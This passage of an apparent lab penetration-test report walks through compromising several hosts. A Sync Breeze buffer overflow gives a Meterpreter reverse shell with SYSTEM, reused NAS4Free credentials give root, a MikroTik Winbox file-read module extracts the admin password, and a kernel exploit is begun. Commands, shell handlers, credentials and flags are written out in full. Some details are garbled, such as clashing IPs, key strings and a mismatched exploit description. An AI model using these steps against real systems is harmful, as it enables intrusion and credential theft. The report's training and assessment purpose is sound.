Go to this line: "\x41" * 12292 #subtract/add for payload
The script payload is 308 (#payload size 308) so mine is 15 bytes more.
If your payload is 15 or more subtract 15 from 12292 (12292 - 15 = 12277).
[12600 - payload size]

Edit connect = s.connect((10.15.1.124, 81)).

```

$ msfconsole

> use exploit/multi/handler
> set lhost 172.16.5.3
> set payload windows/meterpreter/reverse_tcp
> run

```

```
(root㉿kali)-[~/home/kali/Breeze]
# python 40456.py
Sync Breeze Enterprise 8.9.24 Buffer Overflow Exploit
Author: Tulpa / tulpa[at]tulpa-security[dot]com
Sending evil buffer...
Payload Sent!
```

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.16.5.2:4444
[*] Sending stage (175174 bytes) to 10.15.1.124
[*] Meterpreter session 9 opened (172.16.5.2:4444 -> 10.15.1.124:49200) at 2021-10-21 22:59:01 -0400

meterpreter > shell
Process 1788 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Verify privilege.

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

The exploit was executed successfully and we received a Meterpreter session with NT AUTHORITY\SYSTEM privileges on the target.

Verify IP address of target box.

```
C:\Windows\system32>ipconfig  
ipconfig  
  
Windows IP Configuration  
Sync Breeze Enterprise v8.9.24  
  
Ethernet adapter Local Area Connection:  
  
    Connection-specific DNS Suffix . :  
    IPv4 Address . . . . . : 10.15.1.124 -----^  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 10.15.1.1  
  
Tunnel adapter isatap.{0632EA85-BC34-43CA-95B7-48F2922FAFDC}:  
  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix . :  
  
Tunnel adapter Teredo Tunneling Pseudo-Interface:  
  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix . :
```

Locate key.txt file in C:\Users\Administrator\Desktop\key.txt.

```
C:\Windows\system32> type C:\Users\Administrator\Desktop\key.txt
```

```
C:\Windows\system32>type C:\Users\Administrator\Desktop\key.txt  
type C:\Users\Administrator\Desktop\key.txt  
s3n12e9526irbwC641cx
```

key.txt

s3n12e9526irbwC641cx

11. NAS [A] | 10.15.1.121

Introduction

Tasked to conduct an assessment on 10.15.1.121. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Credentials for NAS4free server were previously found on the Anthony | 10.15.1.113 box. Logging in with these credentials gave root privileges on the target via the webserver. A root shell can be obtained by enabling SSH through the webserver.

Vulnerabilities Discovered

OS: FreeBSD nas.local 10.3-RELEASE-p5 FreeBSD 10.3-RELEASE-p5

Open ports: HTTP [80, 8080], and FTP [21].

- Vulnerable to admin log in from known credentials and potentially vulnerable to NAS4Free - Remote Code Execution vulnerability.

CVE IDs: N/A

Metasploit exploit: N/A

Alternative Exploit: NAS4Free - Remote Code Execution (Metasploit)

Contents of key.txt: o85di2omgkqvjd3uez87

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64
GNU/Linux

References:

- <https://www.exploit-db.com/exploits/29320>
- <https://nvd.nist.gov/vuln/detail/CVE-2013-3631>

EXPLOIT DESCRIPTION

This module exploits an unauthenticated command injection vulnerability found in ZeroShell 3.9.0 in the "/cgi bin/kerbynet" url. As sudo is configured to execute /bin/tar without a password (NOPASSWD) it is possible to run root commands using the "checkpoint" tar options.

Attack Narrative

Begin from the local machine.

```
(kali㉿kali)-[~] $ ip addr
1: :<no name>> state down mtu 1500 qdisc pfifo_fast qlen 1
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> state UP group default qlen 1000
   link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
   inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
     valid_lft 1597sec preferred_lft 1597sec
   inet6 fe80::20c:29ff:fed4:9e71/64 scope link noprefixroute
     valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> state UNKNOWN group default qlen 3
   link/ppp
   inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
     valid_lft forever preferred_lft forever
```

Credentials for the NAS box can be found on user Anthony's Desktop on box 10.15.1.113.

```
type C:\Users\Anthony\Desktop\NAS.txt
```

```
http://10.14.1.121
```

```
Username: admin
```

```
Password: nas4free123
```

```
C:\Windows\system32>type C:\Users\Anthony\Desktop\NAS.txt
type C:\Users\Anthony\Desktop\NAS.txt
http://10.14.1.121
Username: admin
Password: nas4free123
```

Scan for open ports. Discover HTTP ports 80, 8080; and FTP port 21.

```
(kali㉿kali)-[~] $ nmap 10.15.1.121
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-19 20:53 EDT
Nmap scan report for 10.15.1.121
Host is up (0.17s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 8.83 seconds
```

A more in-depth look at open ports.

```
nmap -A 10.15.1.121
```

```
(root💀kali)-[~]
└─# nmap -A 10.15.1.121      @ 10.15.1.21:8080
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-19 20:52 EDT
Nmap scan report for 10.15.1.121
Host is up (0.23s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5b
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp    open  http     lighttpd 1.4.39
|_http-server-header: lighttpd/1.4.39
|_http-title: nas.local -
||_Requested resource was login.php
8080/tcp  open  http     lighttpd
|_http-server-header: webserv
|_http-title: Index of /
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).  
TCP/IP fingerprint:  
OS:SCAN(V=7.91%E=4%D=10/19%OT=21%CT=1%CU=44118%PV=Y%DS=2%DC=I%G=Y%TM=616F68  
OS:9B%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=110%TI=I%II=I%SS=S%TS=22)O  
OS:PS(O1=M5B4NW9ST11%O2=M578NW9ST11%O3=M280NW9NNT11%O4=M5B4NW9ST11%O5=M218N  
OS:W9ST11%O6=M109ST11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)E  
OS:CN(R=Y%DF=N%T=40%W=FFFF%O=M5B4NW9SLL%CC=N%Q=)T1(R=Y%DF=N%T=40%S=0%A=S+%F  
OS:=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=N%T=40%W=0%S=Z%A=S+%F=AR%O=%R  
OS:D=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=38%UN=0%RIPL=G%RID=G%RIPCK=G%  
OS:UCK=G%RUD=G)IE(R=Y%DFI=S%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Unix
```

```
749/tcp open  rpcbind
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).  
TCP/IP fingerprint:  
OS:SCAN(V=7.91%E=4%D=10/17%OT=22%CT=1%CU=41155%PV=Y%DS=2%DC=I%G=Y%TM=616C9E  
OS:B1%P=x86_64-pc-linux-gnu)SEQ(SP=FF%GCD=1%ISR=10D%TI=Z%II=I%TS=A)OPS(O1=M  
OS:5B4ST11NW5%O2=M5B4ST11NW5%O3=M5B4NNT11NW5%O4=M5B4ST11NW5%O5=M5B4ST11NW5%  
OS:O6=M5B4ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%  
OS:DF=Y%T=40%W=7210%O=M5B4NNSNW5%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=  
OS:0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)  
OS:T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%  
OS:RUD=G)IE(R=Y%DFI=N%T=40%CD=S)


Network Distance: 2 hops
TRACEROUTE
HOP RTT      ADDRESS
1  215.13 ms 10.15.1.60

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.64 seconds
```

Run Nikto on HTTP port 80. Observe NAS4free 9.0 server running.

```
(root㉿kali)-[~]
# nikto -h 10.15.1.121 -p 80,8080
- Nikto v2.1.6
-----
+ Target IP: 10.15.1.121
+ Target Hostname: 10.15.1.121
+ Target Port: 80
+ Start Time: 2021-10-19 21:04:34 (GMT-4)
-----
+ Server: lighttpd/1.4.39
+ Retrieved x-powered-by header: PHP/7.0.8
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag - Pillingtiam (revision 2053)
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-39272: /favicon.ico file identifies this app/server as: NAS4Free 9.0
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
-----
```

Navigate to 10.15.1.121 webserver. Observe NAS4Free Service in use. Log in using known credentials.

A screenshot of the NAS4Free web interface showing the "System" tab selected. The top navigation bar includes links for System, Network, Disks, Services, VM, Access, Status, Diagnostics, Advanced, and Help. The main content area displays a table of system information. The table rows include:

System Information	
Hostname	nas.local
Version	10.3.0.3 - Pilingitam (revision 2853)
Compiled	Sunday July 10 22:01:32 UTC 2016
Platform OS	FreeBSD 10.3-RELEASE-p5 #0 r302530M: Sun Jul 10 22:07:33 CEST 2016
Platform	x64-full on Intel(R) Xeon(R) CPU E5-2670 0 @ 2.60GHz
System	Intel Corporation 440BX Desktop Reference Platform
System bios	Phoenix Technologies LTD version: 6.00 09/21/2015
System time	Tuesday October 19 18:17:45 UTC 2021
System uptime	58 minute(s) 37 second(s)
System last config change	Thursday March 01 00:33:18 UTC 2018
CPU frequency	324MHz
CPU usage	[progress bar] 0%
Memory usage	[progress bar] 8% of 991MiB

Copyright © 2012-2016 The NAS4Free Project

Navigate to "Advanced | File Manager" tab. Log in using same credentials used to log into server:

Username: admin
Password: nas4free123

The screenshot shows a web browser window with the URL `10.15.1.121/quiexplorer/system_filemanager.php`. The page title is "Advanced|File Manager". The top navigation bar includes links for Kali Linux, Kali Training, Kali Tools, Kali Forums, Kali Docs, NetHunter, Offensive Security, MSFU, Exploit-DB, and GHDB. The main header features the "NAS4Free™" logo and the tagline "The Free Network Attached Storage Project". Below the header is a navigation menu with tabs: System, Network, Disks, Services, VM, Access, Status, Diagnostics, Advanced, and Help. A sub-menu for "Advanced" is currently selected, showing "File Manager". The main content area displays a "Login to use File Manager" form. It contains fields for "Username" (set to "admin") and "Password" (represented by a series of asterisks). Below these fields is a dropdown menu for "Detected Language" set to "English", with a note "(Change if needed)". A "Login" button is located at the bottom right of the form. The footer of the page indicates it is "Powered by QuiXplorer".

Navigate through File Manager to find key.txt file in /root directory.

The screenshot shows the NAS4Free File Manager interface. The top navigation bar includes links for Kali Linux, Kali Training, Kali Tools, Kali Forums, Kali Docs, NetHunter, Offensive Security, MSFU, Exploit-DB, and GHDB. The main title is "NAS4Free™ The Free Network Attached Storage Project". The menu bar at the top has options: System, Network, Disks, Services, VM, Access, Status, Diagnostics, Advanced, and Help. Below the menu is a toolbar with icons for file operations like upload, download, search, and delete. The main content area is titled "Advanced|File Manager" and shows the directory structure of "/home". The table lists files and directories with columns for Name, Size, Type, Modified, Permissions, and Actions. The "Actions" column contains icons for each item. A copyright notice at the bottom states "Copyright © 2012-2016 The NAS4Free Project".

Name	Size	Type	Modified	Permissions	Actions
snap	512 Bytes	Directory	2016/07/10 22:01	drwxrwxr-x	
bin	1 KiB	Directory	2016/07/10 21:52	drwxr-xr-x	
boot	1 KiB	Directory	2016/10/26 18:04	drwxr-xr-x	
cf	512 Bytes	Directory	2016/07/10 19:58	drwxr-xr-x	
conf	512 Bytes	Link	2018/03/01 00:33	drwxr-xr-x	
conf.default	512 Bytes	Directory	2016/07/10 22:01	drwxr-xr-x	
dev	512 Bytes	Directory	2016/07/10 22:00	-	

This screenshot shows the NAS4Free File Manager interface with the directory path set to "/root". The table lists files and directories with columns for Name, Size, Type, Modified, Permissions, and Actions. The "Actions" column contains icons for each item. A copyright notice at the bottom states "Copyright © 2012-2016 The NAS4Free Project".

Name	Size	Type	Modified	Permissions	Actions
.bash_history	499 Bytes	File	2017/03/25 13:22	-rw-----	
.cshrc	1.72 KiB	File	2021/10/19 19:10	-rw-f-r--	
.dialogrc	57 Bytes	File	2016/07/10 19:52	-rw-f-r--	
.history	210 Bytes	File	2017/03/25 13:22	-rw-----	
.inputrc	57 Bytes	File	2016/07/10 19:52	-rw-f-r--	
.profile	479 Bytes	File	2016/07/10 19:52	-rw-f-r--	
key.txt	512 Bytes	File	2017/03/25 13:22	-rw-----	

Locate key.txt file in /root/key.txt.

Advanced|File Manager

Edit file: /root/key.txt

Powered by QuiXplorer

Copyright © 2012-2016 The NAS4Free Project

Alternatively, under the "Advanced | Execute" tab, you could run the following command to output the contents of the key.txt file:

```
cat /root/key.txt
```

Advanced|Execute command

\$ cat /root/key.txt
o85di2omgkqvjd3uez87

Command: cat /root/key.txt

Download: ... Download

Upload: Browse... No file selected. Upload

PHP Command:

Execute

Copyright © 2012-2016 The NAS4Free Project

To get a root shell, navigate to "Services | SSH". Enable Secure Shell as well as Permit Root Login.

The changes have been applied successfully.

Secure Shell

TCP port Alternate TCP port. Default is 22

Enable Challenge-Response Authentication Specifies the usage of Challenge-Response Authentication.

Permit root login Specifies whether it is allowed to login as superuser (root) directly. →

Password authentication Enable keyboard-interactive authentication.

TCP forwarding Permit to do SSH Tunneling.

Compression

Copyright © 2012-2016 The NAS4Free Project

SSH into 10.15.1.121 as root using nas4free123 as the password. Verify root access.

```
(kali㉿kali)-[~]
$ ssh root@10.15.1.121
root@10.15.1.121's password:
Last login: Wed Oct 20 08:51:59 2021 from 172.16.5.1
Welcome to NAS4Free!
nas: ~# id
uid=0(root) gid=0(wheel) groups=0(wheel),5(operator)
```

Locate key.txt file in /root/key.txt.

```
nas: ~# cat /root/key.txt
o85di2omgkqvjd3uez87
```

key.txt

o85di2omgkqvjd3uez87

12. RTR-VHL-01 [A] | 10.15.2.240

Introduction

Tasked to conduct an assessment on 10.15.2.240. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Mikrotik Winbox Arbitrary File Read vulnerability was discovered. Admin privileges on the target were gained through exploiting the discovered vulnerabilities using the Metasploit framework to gain admin credentials that we could use to SSH into the system.

Vulnerabilities Discovered

OS: Linux MikroTik 6.42

Open ports: FTP [21], SSH [22], TELNET [23], and ports [2000, 8291]

- Vulnerable to Mikrotik Winbox Arbitrary File Read vulnerability.

CVE IDs: CVE-2018-14847

Metasploit exploit: auxiliary/gather/mikrotik_winbox_fileread

Contents of key.txt: 16985qesbfmgek65dqed

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64
GNU/Linux

References:

- <https://github.com/BasuCert/WinboxPoC>
- <https://blog.n0p.me/2018/05/2018-05-21-winbox-bug-dissection/>
- <https://blog.mikrotik.com/security/winbox-vulnerability.html>
- <https://nvd.nist.gov/vuln/detail/CVE-2018-14847>
- <https://www.exploit-db.com/exploits/45578>

EXPLOIT DESCRIPTION

MikroTik RouterOS (bugfix) 6.30.1-6.40.7, (current) 6.29-6.42, (RC) 6.29rc1-6.43rc3 allows unauthenticated remote attackers to read arbitrary files through a directory traversal through the WinBox interface (typically port 8291).

Attack Narrative

Begin from the local machine.

```
(kali㉿kali)-[~] $ ip addr
1: :<no name>>: <NOARP,BROADCAST,MULTICAST,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
   link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
   inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
     valid_lft 1597sec preferred_lft 1597sec
   inet6 fe80::20c:29ff:fed4:9e71/64 scope link noprefixroute
     valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
   link/ppp
   inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
     valid_lft forever preferred_lft forever
```

Scan for open ports. Discover FTP port 21; SSH port 22; TELNET port 23; and ports 2000 & 8291.

```
(kali㉿kali)-[~] $ nmap 10.15.2.240
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-21 12:17 EDT
Nmap scan report for 10.15.2.240
Host is up (0.17s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
2000/tcp  open  cisco-sccp
8291/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 34.41 seconds
```

A more in-depth look at open ports. Note MikroTik 6.42 in use.

```
nmap -A 10.15.2.240
```

```
(kali㉿kali)-[~]
$ nmap -A 10.15.2.240
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-21 12:23 EDT
Nmap scan report for 10.15.2.240
Host is up (0.47s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              MikroTik router  ftptd 6.42
|_ftp-syst:
|_ SYST: UNIX MikroTik 6.42
22/tcp    open  ssh              MikroTik RouterOS sshd (protocol 2.0)
| ssh-hostkey:
|   1024 ee:ac:83:10:b5:88:2a:72:58:e7:70:ab:ac:85:53:7a (DSA)
|   2048 d2:b1:c8:fe:12:09:e7:bd:d0:8a:3f:ee:c6:98:87 (RSA)
23/tcp    open  telnet           Linux telnetd
2000/tcp  open  bandwidth-test  MikroTik bandwidth-test server
8291/tcp  open  unknown
Service Info: OS: Linux; Device: router; CPE: cpe:/o:mikrotik:ruteros, cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 227.04 seconds
```

Firefox can't establish a connection
The site could be temporarily unavailable or too busy. Try again in a few moments.
If you are unable to load any pages, check your computer's network connection.
Make sure that Firefox is permitted to access the Web.

Search for the potential MikroTik 6.42 exploit. Note Mikrotik WinBox 6.42 - Credential Disclosure (Metasploit) exploit.

Exploit Title	Path
MikroTik 6.40.5 ICMP - Denial of Service	hardware/dos/43317.c
MikroTik 6.41.4 - FTP daemon Denial of Service (PoC)	linux/dos/44450.txt
MikroTik Router - ARP Table Overflow Denial Of Service	hardware/dos/41601.c
Mikrotik Router - Denial of Service	hardware/dos/18817.py
Mikrotik Router Monitoring System 1.2.3 - 'community' SQL Injection	hardware/webapps/48474.txt
MikroTik RouterBoard 6.38.5 - Denial of Service	hardware/dos/41752.pl
MikroTik RouterOS - sshd (ROSSH) Remote Heap Corruption	hardware/remote/28056.txt
MikroTik RouterOS 3.0 - SNMP SET Denial of Service	hardware/dos/31102.c
MikroTik RouterOS 3.13 - SNMP write (Set request)	hardware/remote/6366.c
MikroTik RouterOS 6.45.6 - DNS Cache Poisoning	hardware/remote/47566.cpp
MikroTik RouterOS < 6.38.4 (MIPSBE) - 'Chimay Red' Stack Clash Remote Code Execution	hardware/remote/44283.py
MikroTik RouterOS < 6.38.4 (x86) - 'Chimay Red' Stack Clash Remote Code Execution	hardware/remote/44284.py
MikroTik RouterOS < 6.41.3/6.42rc27 - SMB Buffer Overflow	hardware/remote/44290.py
MikroTik RouterOS < 6.43.12 (stable) / < 6.42.12 (long-term) - Firewall and NAT Bypass	hardware/remote/46444.txt
MikroTik Syslog Server for Windows 1.15 - Denial of Service (Metasploit)	windows/dos/24968.rb
MikroTik WinBox 6.42 - Credential Disclosure (golang)	hardware/webapps/45209.go
MikroTik WinBox 6.42 - Credential Disclosure (Metasploit)	hardware/webapps/45170.py
Web Interface for DNSmasq / MikroTik - SQL Injection	php/webapps/39817.php
Shellcodes: No Results	

Firefox can't establish a connection to the server at 10.15.1.204.
The site could be temporarily unavailable or too busy. Try again in a few moments.
If you are unable to load any pages, check your computer's network connection.
Make sure that Firefox is permitted to access the Web.

Potential MikroTik 6.42 exploits exist, including one in Metasploit.

Search for MikroTik exploit in Metasploit. Find auxiliary/gather/mikrotik_winbox_fileread.

```
msf6 > search Mikrotik
Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  ----
0  auxiliary/admin/networking/mikrotik_config      normal    No    Mikrotik Configuration Importer
1  post/networking/gather/enum_mikrotik          normal    No    Mikrotik Gather Device General Information
2  auxiliary/gather/mikrotik_winbox_fileread     2018-08-02  normal    No    Mikrotik Winbox Arbitrary File Read

```

Interact with a module by name or index. For example `info 2`, use `2` or use `auxiliary/gather/mikrotik_winbox_fileread`

Develop Exploit using Metasploit exploiting the auxiliary/gather/mikrotik_winbox_fileread vulnerability discovered.

```
# msfconsole
msf6 > use auxiliary/gather/mikrotik_winbox_fileread
msf6 auxiliary(gather/mikrotik_winbox_fileread) > set RHOSTS 10.15.2.240
msf6 auxiliary(gather/mikrotik_winbox_fileread) > show options

Module options (auxiliary/gather/mikrotik_winbox_fileread):
Name      Current Setting  Required  Description
-----  -----
RHOSTS    10.15.2.240      yes        The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>'
THREADS   1                  yes        The number of concurrent threads (max one per host)
rport     8291                yes        Target port

msf6 auxiliary(gather/mikrotik_winbox_fileread) > run
```

```
msf6 auxiliary(gather/mikrotik_winbox_fileread) > run
[*] Running for 10.15.2.240...
[*] 10.15.2.240 - Session ID: 2
[*] 10.15.2.240 - Requesting user database through exploit
[*] 10.15.2.240 - Exploit successful, attempting to extract usernames & passwords
[*] 10.15.2.240 - Extracted Username: "admin" and password ""
[*] 10.15.2.240 - Extracted Username: "admin" and password "Mik01Tik@@@123"
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Use credentials to log in using SSH:

```
user: admin
pass: Mik01Tik@@@123
```

Verify admin privilege.

The exploit was executed successfully and we were able to SSH with admin privileges on the target.

Verify IP address of target box.

```
[admin@MikroTik] > ip address print  
Flags: X - disabled, I - invalid, D - dynamic  
# ADDRESS           NETWORK          INTERFACE  
0 10.15.2.240/24    10.15.2.0      ether1
```

Locate key.txt file.

```
> /file print detail where name="key.txt"
```

```
[admin@mikrotik] > /file print detail where name="key.txt"
0 name="key.txt" type=".txt file" size=20 creation-time=apr/08/2019 13:48:41 contents=16985quesbfmgek65dqed
[admin@mikrotik] >
```

key.txt

16985quesbfmgek65dqed

13. Lucky [A] | 10.15.1.2

Introduction

Tasked to conduct an assessment on 10.15.1.2. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-Bounds Privilege Escalation vulnerability was discovered. Root privileges on the target were gained through exploiting the discovered vulnerabilities using the Metasploit framework

Vulnerabilities Discovered

OS: Linux lucky 4.4.0-21-generic

Open ports: HTTP [80], SSH [22], SMB [139 and 445].

- Vulnerable to Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-Bounds Privilege Escalation vulnerability.

CVE IDs: N/A

Exploit: /usr/share/exploitdb/exploits/linux_x86-64/local/40049.c

Contents of key.txt: gew31noas50sb44idz4o

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64
GNU/Linux

References:

<https://www.exploit-db.com/exploits/40049>

EXPLOIT DESCRIPTION

This module attempts to exploit a netfilter bug on Linux Kernels before 4.6.3, and currently only works against Ubuntu 16.04 (not 16.04.1) with kernel 4.4.0-21-generic. Several conditions have to be met for successful exploitation: Ubuntu: 1. ip_tables.ko (ubuntu), iptable_raw (fedora) has to be loaded (root running iptables -L will do such) 2. libc6-dev-i386 (ubuntu), glibc-devel.i686 & libgcc.i686 (fedora) needs to be installed to compile Kernel 4.4.0-31-generic and newer are not vulnerable. This exploit does not bypass SMEP/SMAP. We write the ascii files and compile on target instead of locally since metasm bombs for not having cdefs.h (even if locally installed)

Attack Narrative

Begin from the local machine.

```
(kali㉿kali)-[~]
$ ip addr
1: 
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c4:9e:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.183.129/24 brd 192.168.183.255 scope global dynamic noprefixroute eth0
        valid_lft 1597sec preferred_lft 1597sec
    inet6 fe80::20c:29ff:fec4:9e71/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
8: ppp0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1354 qdisc pfifo_fast state UNKNOWN group default qlen 3
    link/ppp
    inet 172.16.5.3 peer 1.1.1.1/32 scope global ppp0
        valid_lft forever preferred_lft forever
```

Scan for open ports. Discover HTTP port 80; SSH port 22; SMB ports 139 and 445.

```
(root㉿kali)-[/home/kali/Breeze]
# nmap 10.15.1.2
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-22 12:11 EDT
Nmap scan report for 10.15.1.2
Host is up (0.22s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 3.59 seconds
```

A more in-depth look at open ports. Note in use.

```
nmap -A 10.15.1.2
```

